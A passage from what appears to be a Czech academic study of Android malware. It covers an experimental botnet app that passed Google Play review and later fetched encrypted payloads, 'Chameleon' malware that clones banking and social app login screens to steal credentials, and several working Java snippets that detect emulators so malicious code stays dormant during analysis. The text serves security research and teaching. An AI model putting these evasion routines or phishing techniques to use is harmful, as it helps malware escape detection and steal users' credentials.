Na základě úspěšného publikování aplikace Spennymoor weather na Google Play, byl vytvořen další botnet, jehož cílem bylo potvrzení teorie o nedostatečné statické analýze bezpečnostních mechanismů Google Play. Klient botnetovské sítě, aplikace Meadowfield weather, byla opět kombinací bóta a trojského koně. Mobilní software Meadowfield weather byl naprogramován tak, aby byl jeho škodlivý záměr ještě více zřejmý, než tomu bylo v případě aplikace Spennymoor weather. Celkové schéma činnosti druhého experimentálního botnetu je vidět na obrázku 5.52. Aplikace Meadowfield weather je prostřednictvím Google Play


nainstalována do mobilního zařízení oběti (viz bod 1, na obrázku 5.52). Jakmile botmaster pomocí C&C serveru vydá příkaz k instalaci malwaru (viz bod 2, na obrázku 5.52), bót uvnitř programu Meadowfield weather stáhne zašifrovaný instalační balíček z externího serveru (viz body 3 a 4, na obrázku 5.52). Tento rys botnetu je velmi nebezpečný, protože botmaster může tímto způsobem měnit škodlivý software na externím serveru. To znamená, že do zařízení, která ovládá, může postupně nainstalovat celou řadu malwarů, které mohou vykonávat různorodé škodlivé činnosti. Navíc Google Play nemá přímou kontrolu nad obsahem externího serveru. Botmaster tak může v době schvalovacího procesu aplikace obsahujícího bóta umístit na externí server nějaká neškodná nebo dokonce užitečná data. Jakmile Google Play dokončí schvalovací proces, neškodná data jsou nahrazena nebezpečným instalačním balíčkem, který je navíc zašifrovaný. Po dokončení stahování je provedeno dešifrování[35] a podvodná instalace (viz bod 5, na obrázku 5.52).



Obr. 5.52: Celkové schéma činnosti druhého experimentálního botnetu [zdroj vlastní]

[35] *Stejně jako v případě aplikace Spennymoor weather bylo heslo zasláno v JSONu spolu s příkazem k instalaci a předpovědí počasí.*

Z obrázku 5.53 je patrné, že navzdory velmi nebezpečné funkcionalitě, kterou disponovala aplikace Meadowfield weather, byl schvalovací proces úspěšně dokončen. Meadowfield weather si mohla do svých mobilních zařízení nainstalovat více jak miliarda aktivních uživatelů Google Play. Velmi nebezpečná je zejména kombinace stahování dat z externích zdrojů a následná lokální instalace využívající tato stažená data. Zdrojový kód byl vytvořen tak, aby bylo možné uvedenou činnost co nejsnadněji zjistit pomocí statické analýzy zdrojových kódů[36]. Získané experimentální výsledky potvrzují hypotézu, že těžiště bezpečnostních mechanismů Google Play spočívá v dynamické analýze a v analýze souboru AndroidManifest.xml, zatímco statická analýza zdrojových kódů je podceňována.



Obr. 5.53: Aplikace Meadowfield weather obsahující bóta byla publikována na Google Play [zdroj vlastní]

Důležité upozornění:


Během prováděných experimentů nebyly shromážděny žádné údaje od skutečných uživatelů Google Play. Botmasterské rozhraní bylo navrženo k provádění škodlivých akcí na základě IP adres, které byly explicitně označeny jako aktivní cíl. Uvedený krok zajistil, že všechny škodlivé činnosti byly prováděny pomocí technologie VPN (Virtual Private Network) pouze na mobilních zařízeních, která byla ve vlastnictví Fakulty aplikované informatiky, Univerzity Tomáše Bati ve Zlíně. Po ukončení experimentů byly botnety

[36] *Například připojovací řetězce na externí server byly přímou součástí zdrojového kódu (Hardcoded).*

okamžitě deaktivovány. Testovací aplikace Spennymoor weather a Meadowfield weather se v současné době na Google Play již nenacházejí.

5.2.6 Chameleon malware

Chameleon malware představuje další vývojový stupeň škodlivého software, který vylepšuje principy popsané v oddílech Vyšetřovací metody získaných vzorků mobilního malwaru a Analýza malwaru typu Hidden APK s uživatelskou interakcí. Malware vytvoří na domovské obrazovce mobilního zařízení falešnou ikonu, která vypadá stejně jako ikona nějaké z legitimních aplikací, na které malware útočí. Viz levá část obrázku 5.54. Další možností je vytvoření alternativní ikony[37], k již existující legitimní ikoně, která se nachází v ikonovém seznamu nainstalovaných aplikací. Pro popisku falešné ikony lze využít sociálního inženýrství: k názvu legitimní aplikace může být přidán dodatek jako Save Login, Save Mode a podobně. V pravé části obrázku 5.54 je modře označena legitimní ikona. Falešná ikona je označena červeně a obsahuje slovo Save. Popisek se snaží v uživateli vyvolat dojem, že má legitimní aplikace dva režimy činnosti: normální a se zvýšenou úrovní zabezpečení. Tímto jednáním se malware snaží uživatele přimět, aby citlivé operace, jako je zadávání přihlašovacích údajů, prováděl prostřednictvím falešné ikony.




Obr. 5.54: Možné verze falešných ikon [zdroj vlastní]

Malware nemusí útočit pouze na jedinou legitimní aplikaci. Takový přístup není efektivní. Účinný moderní malware si s sebou nese celý katalog aplikací, na které může zaútočit. Malware volí falešnou ikonu podle toho, jakou ze zájmových aplikací nalezne nainstalovanou na mobilním zařízení. Z hlediska útočníka jsou

[37] *Alternativní ikona je rovněž falešná.*

primárním cílem aplikace mobilního bankovnictví, cloudových služeb, klienti sociálních sítí a aplikace, které jsou obsluhovány vzdáleným aplikačním serverem na základě uživatelského jména a hesla. Na obrázku 5.55 je vidět, že se malware snaží předstírat, že je přihlašovací aktivitou zájmové aplikace a že se snaží přimět uživatele, aby do ní zadal své přihlašovací údaje. Tvůrce malwaru nemusí sám programovat XML layouty podvodných „chameleonských" aktivit a snažit se, aby vypadaly jako přihlašovací aktivity, které patří legitimním aplikacím. Tvůrce Chameleon malwaru může pomocí nástroje APKTool provést dekompilaci legitimních APK balíčků a získat tak originální XML layouty i ikony.




Obr. 5.55: Vztah falešné ikony a katalogu chameleonských aktivit [zdroj vlastní]

Jakmile uživatel klikne na falešnou ikonu, je aktivován malware. Zjistí, zda již byly odcizeny přihlašovací údaje k aplikaci, na kterou útočí. Uvedenou skutečnost může například zjistit uložením logické proměnné do XML souboru, který bude umístěn v privátním datovém prostoru malwaru. Pokud malware zjistí, že byla krádež provedena v některém z předchozích spuštění, vykoná přímý start legitimní aplikace. Kliknutí na falešnou ikonu má stejný účinek jako kliknutí na legitimní ikonu, neboť v tomto případě již není potřeba vykonávat škodlivou činnost. Pokud přihlašovací údaje ještě nebyly odcizeny, malware spustí falešnou, tj. chameleonskou aktivitu. Falešná aktivita vypadá stejně jako přihlašovací aktivita legitimního programu, viz obrázek 5.56 (na obrázku je falešná aktivita kvůli odlišitelnosti označena fake.app.cz). Jakmile uživatel zadá své přihlašovací údaje, malware je buď:

- okamžitě pošle útočníkovi, pokud je k dispozici internetové připojení,


- nebo je zašifruje a uloží si je do svého privátního datového prostoru. Jakmile bude mobilní zařízení připojeno k síti Internet, pošle odcizené přihlašovací údaje útočníkovi.

Následně je uživateli zobrazena zpráva, že přihlašovací údaje nejsou správné, tímto jednáním se malware snaží v uživateli vyvolat dojem, že chybně zadal některý z přihlašovacích údajů. V dalším kroku je spuštěna přihlašovací aktivita legitimní aplikace (viz obrázek 5.56 vpravo nahoře, aktivita kvůli odlišitelnosti označena ptlab.fai.utb.cz). Uživatel znovu zadá login a heslo, tentokrát již do aktivity skutečné aplikace. Vložené přihlašovací údaje jsou legitimní aplikací akceptovány.



Obr. 5.56: Mechanismus spouštění mobilního malware [zdroj vlastní]

Výše popsaný mechanismus představuje velmi nebezpečný jev. Jde o typ útoku na mobilní aplikace, na který nejsou bezpečnostní analytici zvyklí. Malware se nesnaží obvyklým způsobem překonat bezpečnostní mechanismy legitimních aplikací a operačního systému. To znamená, že nemá rysy tradičního útoku, který se snaží napadat chráněné části legitimních aplikací, jak je vidět na obrázku 5.57.



Obr. 5.57: Tradiční útok, který se snaží napadat chráněné části legitimních aplikací [zdroj vlastní]

Chameleon malware místo toho předstírá identitu oběti (legitimní aplikace, na kterou útočí) a uživatel do něj sám dobrovolně zadá své přihlašovací údaje. Celkové schéma zachycující oba podvodné způsoby spuštění malwaru typu Chameleon je vidět na obrázku 5.58.

Obr. 5.58: Oba podvodné způsoby spuštění malware typu Chameleon [zdroj vlastní]

5.2.7 Anti-Analysis techniky

Metody dynamické analýzy mobilního malwaru se neustále zlepšují a dokáží tak na základě chování odhalit stále větší počet škodlivých aplikací. Základem dynamické analýzy je spouštění podezřelé aplikace v emulátoru. Kontrolované spouštění emulátoru umožnuje zapojení subsystémů napodobování chování uživatelů a logování všech podezřelých činností, které jsou následně vyhodnocovány. Uvedený způsob testování umožňuje značnou míru automatizace, která se projevuje v rychlosti a nízkých nákladech ve vztahu k jednotlivým vzorkům. Tvůrci mobilního malware na uvedený trend zareagovali a vytvořili tzv. Anti-Analysis techniky. Malware pomocí Anti-Analysis technik nejprve zjišťuje, jestli je analyzován. Snaží se zjistit, zda není spouštěn v emulátoru místo skutečného mobilního zařízení. Pokud malware zjistí, že je analyzován, nedojde k aktivaci škodlivých částí zdrojového kódu. Takové chování má za následek, že škodlivý APK balíček projde dynamickým vyšetřováním, aniž by byl označen jako malware. Z výše uvedeného popisu vyplývá, že se jedná o velmi nebezpečný rys, neboť bezpečnostní skenery mají většinou těžiště právě v metodách dynamické analýzy.

Nejčastěji se pro Anti-Analysis techniky pod operačním systémem Android používal IMEI, protože na rozdíl od jiných identifikátorů ho nebylo možné v Android emulátoru od společnosti Google LLC[38] snadno změnit. Aby bylo IMEI možné modifikovat, musel být emulátor poměrně komplikovaným způsobem upraven. Úprava zahrnovala změny spustitelného souboru emulátoru provedené v hexadecimálním editoru [152].

Ukázka Anti-Analysis kódu založeného na hodnotě IMEI:

```
private Boolean antiAnalysisPhone(Context myContext)
{
   Boolean isPhoneEmulated = false;

   TelephonyManager telephonyManager =

(TelephonyManager)myContext.getSystemService(Context.TELEPHONY_SERVICE);

   // EMULATED VALUE = 000000000000000
   String iD = telephonyManager.getDeviceId();

   if(iD.equals("000000000000000"))
   {
      isPhoneEmulated = true;
   }
```

[38] *Jedná se o nejpoužívanější emulátor, je součástí Android SDK.*

```
    return  isPhoneEmulated;
}
```

Malware pomocí výše uvedeného kódu zjišťuje, zda není dynamicky analyzován. Snaží se zjistit, zda není spouštěn v emulátoru. Činí to pomocí instance třídy TelephonyManager, která zavolá metodu getDeviceId(). Je-li vrácené ID (IMEI) rovno řetězci "000000000000000", je jasné, že je malware spouštěn v emulátoru, protože "000000000000000" je výchozí hodnota, kterou má emulátor Androidu. Uvedená hodnota je rovněž nepřípustná pro fyzická zařízení. Malware před každým vykonáváním škodlivého kódu zjišťuje, jestli není analyzován:

```
if(antiAnalysisPhone(context))
{
    // Malware is analyzed. Do not anything malicious.
}
else
{
    // Malware is not analyzed. Do something malicious.
}
```

Z ukázky je jasné, že pokud byl malware testován v emulátoru, škodlivá část kódu by se nikdy nevykonala. Uvedený systém fungoval až do verze API 22 (Android 5.1, LOLLIPOP_MR1), kdy se používal starší systém oprávnění. V těchto systémech buď uživatel během instalace přijal všechna oprávnění, které aplikace požadovala nebo mohl zamítnout instalační proces jako celek. Jednalo se o binární volbu, který byla příliš hrubá a uživatelům často nevyhovovala. Proto byl počínaje verzí API 23 (Android 6.0, M) vytvořen jemnější systém oprávnění. Jakmile je aplikace nainstalována, jsou jí automaticky přidělena normální oprávnění, která nepředstavují bezpečnostní riziko. Nebezpečná oprávnění nejsou přidělena a musí být ručně povolena uživatelem. Viz oficiální dokumentace k operačnímu systému Android:

“If your app lists normal permissions in its manifest (that is, permissions that don't pose much risk to the user's privacy or the device's operation), the system automatically grants those permissions to your app.

If your app lists dangerous permissions in its manifest (that is, permissions that could potentially affect the user's privacy or the device's normal operation), such as the SEND_SMS permission above, the user must explicitly agree to grant those permissions” [153].

Změna systému oprávnění rovněž znamená, že uživatel může oprávnění dané aplikaci kdykoliv zakázat. S uvedenou skutečností musí počítat i tvůrci moderního malwaru, tj. je nutné upravit Anti-Analysis kód.

V ukázce je naznačeno jedno z možných řešení:

```
private Boolean antiAnalysisPhone(Context myContext)
{
   Boolean isPhoneEmulated = false;
   try
   {
      int permissionReadPhoneState =
ContextCompat.checkSelfPermission(myContext,
      Manifest.permission.READ_PHONE_STATE);

      if (permissionReadPhoneState != PackageManager.PERMISSION_GRANTED)
      {
         isPhoneEmulated = true;
      }
      else
      {
         TelephonyManager telephonyManager =

(TelephonyManager)myContext.getSystemService(Context.TELEPHONY_SERVICE);

         // EMULATED VALUE = 000000000000000
         String iD = telephonyManager.getDeviceId();

         if(iD.equals("000000000000000"))
         {
            isPhoneEmulated = true;
         }
      }
   }
   catch (Exception e)
   {
      isPhoneEmulated = true;
      Log.d("MMMM", "Something is wrong, I cannot determine EMULATION STATUS!
Exception: " +
      e.toString());
   }
   return isPhoneEmulated;
}
```

V ukázce kódu, která je uvedena výše, malware nejprve zjišťuje, zda má oprávnění READ_PHONE_STATE, které je nutné pro zjištění IMEI. Pokud

uvedené oprávnění nemá, je pro malware výhodnější předpokládat, že je analyzován v emulátoru a vrátit isPhoneEmulated = true. Uvedený stav není z hlediska malwaru žádoucí. Kvalitní malware by se vždy měl snažit donutit uživatele, aby mu sám přidělil všechna oprávnění, které potřebuje. Například tvůrce malwaru, který odstranil z placené mobilní hry ochranu a vložil do ní škodlivou část kódu, zajistí, že hru nelze spustit, dokud uživatel nepovolí všechna oprávnění, které infikovaná aplikace potřebuje ke své škodlivé činnosti. Pokud má malware v ukázce oprávnění READ_PHONE_STATE, opět zjišťuje, je-li vrácené ID (IMEI) rovno řetězci "000000000000000". Metoda antiAnalysisPhone funguje dobře v emulátorech pro starší API verze i pro API 23. Pokud je uvedená metoda spuštěna například na emulátoru s API 25, vyvolá následující výjimku:

java.lang.NullPointerException: Attempt to invoke virtual method 'boolean java.lang.String.equals(java.lang.Object)' on a null object reference.

Tato chyba nastává, protože na emulátoru s API 25 volání getDeviceId() vrací místo řetězce "000000000000000" hodnotu null. Aby kód fungoval, musí být upraven tak, aby bylo zjišťováno, zda getDeviceId() vrací null:

```
private Boolean antiAnalysisPhone(Context myContext)
{
   Boolean isPhoneEmulated = false;

   try
   {
      int permissionReadPhoneState =
ContextCompat.checkSelfPermission(myContext,
      Manifest.permission.READ_PHONE_STATE);

      if (permissionReadPhoneState !=
PackageManager.PERMISSION_GRANTED)
      {
         isPhoneEmulated = true;
      }
      else
      {
         TelephonyManager telephonyManager =

(TelephonyManager)myContext.getSystemService(Context.TELEPHONY_SER
VICE);

         // EMULATED VALUE = null
```

```
            String iD = telephonyManager.getDeviceId();

            if(iD == null)
            {
               isPhoneEmulated = true;
            }
         }
      }
      catch (Exception e)
      {
         isPhoneEmulated = true;
         Log.d("MMMM", "Something is wrong, I cannot determine
EMULATION STATUS! Exception: " +
         e.toString());
      }
      return isPhoneEmulated;
   }
```

Kód sice funguje korektně na emulátoru s API 25, ale ani na emulátoru s API 19, ani API 23 nepracuje správně. Na těchto emulátorech metoda getDeviceId() vrací řetězec "000000000000000". Dojde k chybnému vyhodnocení, že neběží na emulátoru. Z toho plyne, že je kód potřeba upravit tak, aby správně detekoval spouštění v emulátoru se všemi uvedenými API.


Ukázka kódu, který funguje na emulátorech s API 19, 23 a 25:

```
   private Boolean antiAnalysisPhone(Context myContext)
   {
      Boolean isPhoneEmulated = false;

      try
      {
         // API < 23
         if(Build.VERSION.SDK_INT < Build.VERSION_CODES.M)
         {
            TelephonyManager telephonyManager =

(TelephonyManager)myContext.getSystemService(Context.TELEPHONY_SER
VICE);

            String iD = telephonyManager.getDeviceId();

            // EMULATED VALUE = 000000000000000
            if(iD.equals("000000000000000"))
```

```
            {
               isPhoneEmulated = true;
               Log.d("MMMM", "API < 23: 000000000000000");
            }
         }
         // API >= 23
         else if(Build.VERSION.SDK_INT >= Build.VERSION_CODES.M)
         {
            int permissionReadPhoneState =
ContextCompat.checkSelfPermission(myContext,
            Manifest.permission.READ_PHONE_STATE);

            if (permissionReadPhoneState !=
PackageManager.PERMISSION_GRANTED)
            {
               isPhoneEmulated = true;
            }
            else
            {
               TelephonyManager telephonyManager = (TelephonyManager)
               myContext.getSystemService(Context.TELEPHONY_SERVICE);

               String iD = telephonyManager.getDeviceId();

               // API == 23
               if (Build.VERSION.SDK_INT == Build.VERSION_CODES.M)
               {
                  // EMULATED VALUE = 000000000000000
                  if (iD.equals("000000000000000"))
                  {
                     isPhoneEmulated = true;
                     Log.d("MMMM", "API = 23: 000000000000000");
                  }
               }
               // API == 25
               else if (Build.VERSION.SDK_INT >=
Build.VERSION_CODES.N_MR1)
               {
                  // EMULATED VALUE = null
                  if (iD == null)
                  {
                     isPhoneEmulated = true;
                     Log.d("MMMM", "API = 25: null");
```

```
                }
            }
            else
            {
                isPhoneEmulated = true;
            }
        }
    }
    catch (Exception e)
    {
        isPhoneEmulated = true;
        Log.d("MMMM", "Something is wrong, I cannot determine
EMULATION STATUS! Exception: " +
        e.toString());
    }
    return isPhoneEmulated;
}
```

Další možnost představuje analýza stavu baterie. Pro emulátor je typické, že se parametr Charge level nemění v čase. Typické hodnoty související s baterií jsou zobrazeny na obrázku 5.59. Baterie je nabitá z padesáti procent, mobilní zařízení je aktuálně nabíjeno a stav baterie je dobrý.



Obr. 5.59: Hodnoty o stavu baterie, jež jsou typické pro emulátor [zdroj vlastní]

Ukázka kódu, který zjišťuje, zda jsou hodnoty týkající se baterie výchozí:

```
private Boolean antiAnalysisBatteryExtended(Context myContext)
{
    Boolean isBatteryEmulated = false;

    IntentFilter intentFilter = new IntentFilter(Intent.ACTION_BATTERY_CHANGED);
    Intent batteryStatus = myContext.registerReceiver(null, intentFilter);

    // EMULATED VALUE = 50
```

```
        int level = batteryStatus.getIntExtra(BatteryManager.EXTRA_LEVEL, -1);

        // EMULATED VALUE = 100
        int scale = batteryStatus.getIntExtra(BatteryManager.EXTRA_SCALE, -1);

        // EMULATED VALUE =  BATTERY_STATUS_CHARGING
        int chargingStatus = batteryStatus.getIntExtra(BatteryManager.EXTRA_STATUS,
-1);

        // EMULATED VALUE =  BATTERY_PLUGGED_AC
        int plugStatus = batteryStatus.getIntExtra(BatteryManager.EXTRA_PLUGGED, -
1);

        // EMULATED VALUE =  BATTERY_HEALTH_GOOD
        int healthStatus = batteryStatus.getIntExtra(BatteryManager.EXTRA_HEALTH,
0);

        if(level == 50 && scale == 100 &&
              chargingStatus == BatteryManager.BATTERY_STATUS_CHARGING &&
              plugStatus == BatteryManager.BATTERY_PLUGGED_AC &&
              healthStatus == BatteryManager.BATTERY_HEALTH_GOOD)
        {
           Log.d("MMMM", "Is Battery Emulated (Extended)? YES");
           isBatteryEmulated = true;
        }
        else
        {
           Log.d("MMMM", "Is Battery Emulated (Extended)? NO");
        }

        return  isBatteryEmulated;
    }
```

V ukázce zdrojového kódu jsou nejprve zjištěny parametry týkající se stavu baterie jako například BatteryManager.EXTRA_LEVEL a BatteryManager.EXTRA_STATUS. Následně jsou zjištěné hodnoty porovnány s výchozími hodnotami typickými pro emulátor, pokud se porovnávané hodnoty shodují, je vyhodnoceno, že se jedná o běh programu v emulátoru (isBatteryEmulated = true). Stejně jako v případě identifikátoru IMEI se mohou výchozí hodnoty lišit. Například výchozí stav nabití může být na některých emulátorech na 80 či 100 procentech apod. Další možností je zjišťování výchozích hodnot telefonních čísel. Například pro některé verze Android

emulátoru, který je součástí SDK, je výchozí hodnota (650) 555-1212 nebo +1 650 555-6789.

